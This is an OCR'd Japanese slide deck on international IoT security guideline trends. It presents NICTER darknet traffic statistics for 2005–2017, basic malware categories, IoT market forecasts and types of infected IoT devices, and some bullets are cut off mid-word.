IoTセキュリティガイドラインの国際標準化動向

中尾　康二

日本ISMSユーザグループ 代表

NICT 主管研究員

横浜国大　客員教授

内閣官房　NISC　サイバーセキュリティ補佐官

近年、見えている最近の脅威は？


ダークネットで何が見えているのか？

●マルウェアによるスキャン
- ✓ ワーム型マルウェアの探索活動
- ✓ マルウェア感染の大局的傾向
- ✓ 感染爆発の前兆


●DDoS攻撃の跳ね返り
- ✓ 送信元IPアドレス偽装されたSYN Flood
- ✓ 被攻撃サーバからの応答（SYN-ACK）
- ✓ DDoS攻撃の早期検知（1パケット目から）

●リフレクション攻撃の準備活動
- ✓ DNS Open Resolver探索
- ✓ NTP探索　　etc.

●設定ミス
- ✓ 組織内ダークネット




File(F) Settings(S) View(V) Help(H)



NICTERダークネットの年次統計


Year	Number of packets par year	Number of IP address For darknet	Number of packets par 1 IP address per year
2005	0.31 billion	16 thousands	19,066
2006	0.81 billion	100 thousands	17,231
2007	1.99 billion	100 thousands	19,118
2008	2.29 billion	120 thousands	22,710
2009	3.57 billion	120 thousands	36,190
2010	5.65 billion	120 thousands	50,128
2011	4.54 billion	120 thousands	40,654
2012	7.79 billion	190 thousands	53,085
2013	12.9 billion	210 thousands	63,655
2014	25.7 billion	240 thousands	115,323
2015	54.5 billion	280 thousands	213,523
2016	128 billion	300 thousands	469,104
2017	**150 billion**	300 thousands	**559,125**



Number of packets par 1 IP address per year

マルウェア関連用語
～ マルウェアの感染形態に着目した分類～

- **ウイルス（狭義のウイルス）**
  - ✓ 単体動作せず，自分自身を他のファイルやプログラムに寄生
  - ✓ ブートセクタ感染型：ハードディスクなどのシステム領域に感染
  - ✓ ファイル感染型：実行可能ファイルを主な感染対象




ウイルス

- **ワーム**
  - ✓ 単体で動作し自己増殖を行う
  - ✓ ウイルスに比べ高い感染力を有し，大規模感染を引き起こす
  - ✓ 電子メールやリムーバブルメディア（USBメモリ等）を媒体とするもの
  - ✓ Windowsのファイル共有やメッセージング機能を利用するもの
  - ✓ OSやアプリケーションの脆弱性に対する攻撃コードを用いるもの

ワーム

- **トロイの木馬**
  - ✓ 有用なプログラムやファイルに偽装
  - ✓ ユーザ自身によるシステムへのインストールや起動を誘う
  - ✓ 感染機能を持たないものが多い




トロイの木馬


出典：GIZMODE Japan

マルウェア関連用語
～ マルウェアの目的に着目した分類～

- スパイウェア
  - ✓ 個人情報や行動履
  - ✓ ユーザのキーボー
- アドウェア
  - ✓ ユーザに企業広告
  - ✓ ユーザの同意なし
- ランサムウェア
  - ✓ ユーザのPC上のテ
  - ✓ データの復号や解
- スケアウェア
  - ✓ ユーザに虚偽の情
  - ✓ 不安（scare）を煽



IoT におけるビジネス環境（分類）




SIP: Strategic Innovation Promotion Project
by Cabinet Office, Gov. of Japan

ref: Dr. Tokuda, Keio Univ.

日本におけるIoTマーケット


- 5年間で2倍に伸びると予測



Domestic IoT Market Investment Prediction, 2017～2022
2017: Actual, 2018～2022: Prediction
（Source：IDC Japan）
https://businessnetwork.jp/Detail/tabid/65/artid/5981/Default.aspx

日本におけるIoT マーケット領域

- ハードウェアはそんなに伸びていない
- しかし、サービス領域の伸びがありそう。



Domestic IoT Market Investments Prediction: 2017～2022
（Source：IDC Japan）

https://japan.zdnet.com/article/35125558/

日本におけるIoT が活用されるサービス領域

Tracking

Monitoring Analysis

Optimization

New Services

1. Automobile
2. Objects
3. Human
4. Livestock
5. Agri-Field
6. Factory
7. Home/Building
8. Shops
9. Public Facility
10. Energy Plant
11. Transport Condition
12. Truck Operation
13. Human Health
14. Livestock
15. Physical Security
16. Disaster
17. Nature Environment
18. Energy Consumption
19. Factory Production
20. Supply-Chain
21. Delivery Route
22. Sharing service
23. Wearable Device
24. Smart Product
25. Connected Car
26. Smart/Telematics Insurance
27. Smart retails
28. IoT Payment Device




図. IoT導入企業における分野ごとの実施率（全業界平均）

ITR/2017

https://www.itr.co.jp/company/press/171012PR.html

CEATEC 2018 cnet japan記事より

https://japan.cnet.com/article/35127302/

Walk-thro
at convenience store

Robo-

Bathroom Monitor (Vital-Heart rate, Water Temp, Time in Bath)

CEATEC 2018 Internet Watchより

https://internet.watch.impress.co.jp/docs/event/1148031.html

AI Guard ma

Mobile

Remote Construction

ダークネット観測による
IoT環境が直面する脅威

IoT機器へのマルウェア感染が
すでに大量に発生している。

IoT機器の
大量マルウェア感染
が既に発生している

過去6ヶ月で横浜国大に攻撃をしてきた
マルウェア感染IoT機器

感染機器の種別の例

- 監視カメラ等
  - IP カメラ
  - デジタルビデオレコーダ

- ネットワーク機器
  - ルータ・ゲートウェイ
  - モデム
  - ブリッジ
  - 無線ルータ
  - セキュリティアプライアンス



- 電話関連機器
  - VoIPゲートウェイ
  - IP電話
  - GSMルータ
  - アナログ電話アダプタ



- インフラ
  - 駐車管理システム
  - LEDディスプレイ制御システム



- 制御システム
  - ソリッドステートレコーダ
  - インターネット接続モジュール
  - センサ監視装置
  - ビル制御システム

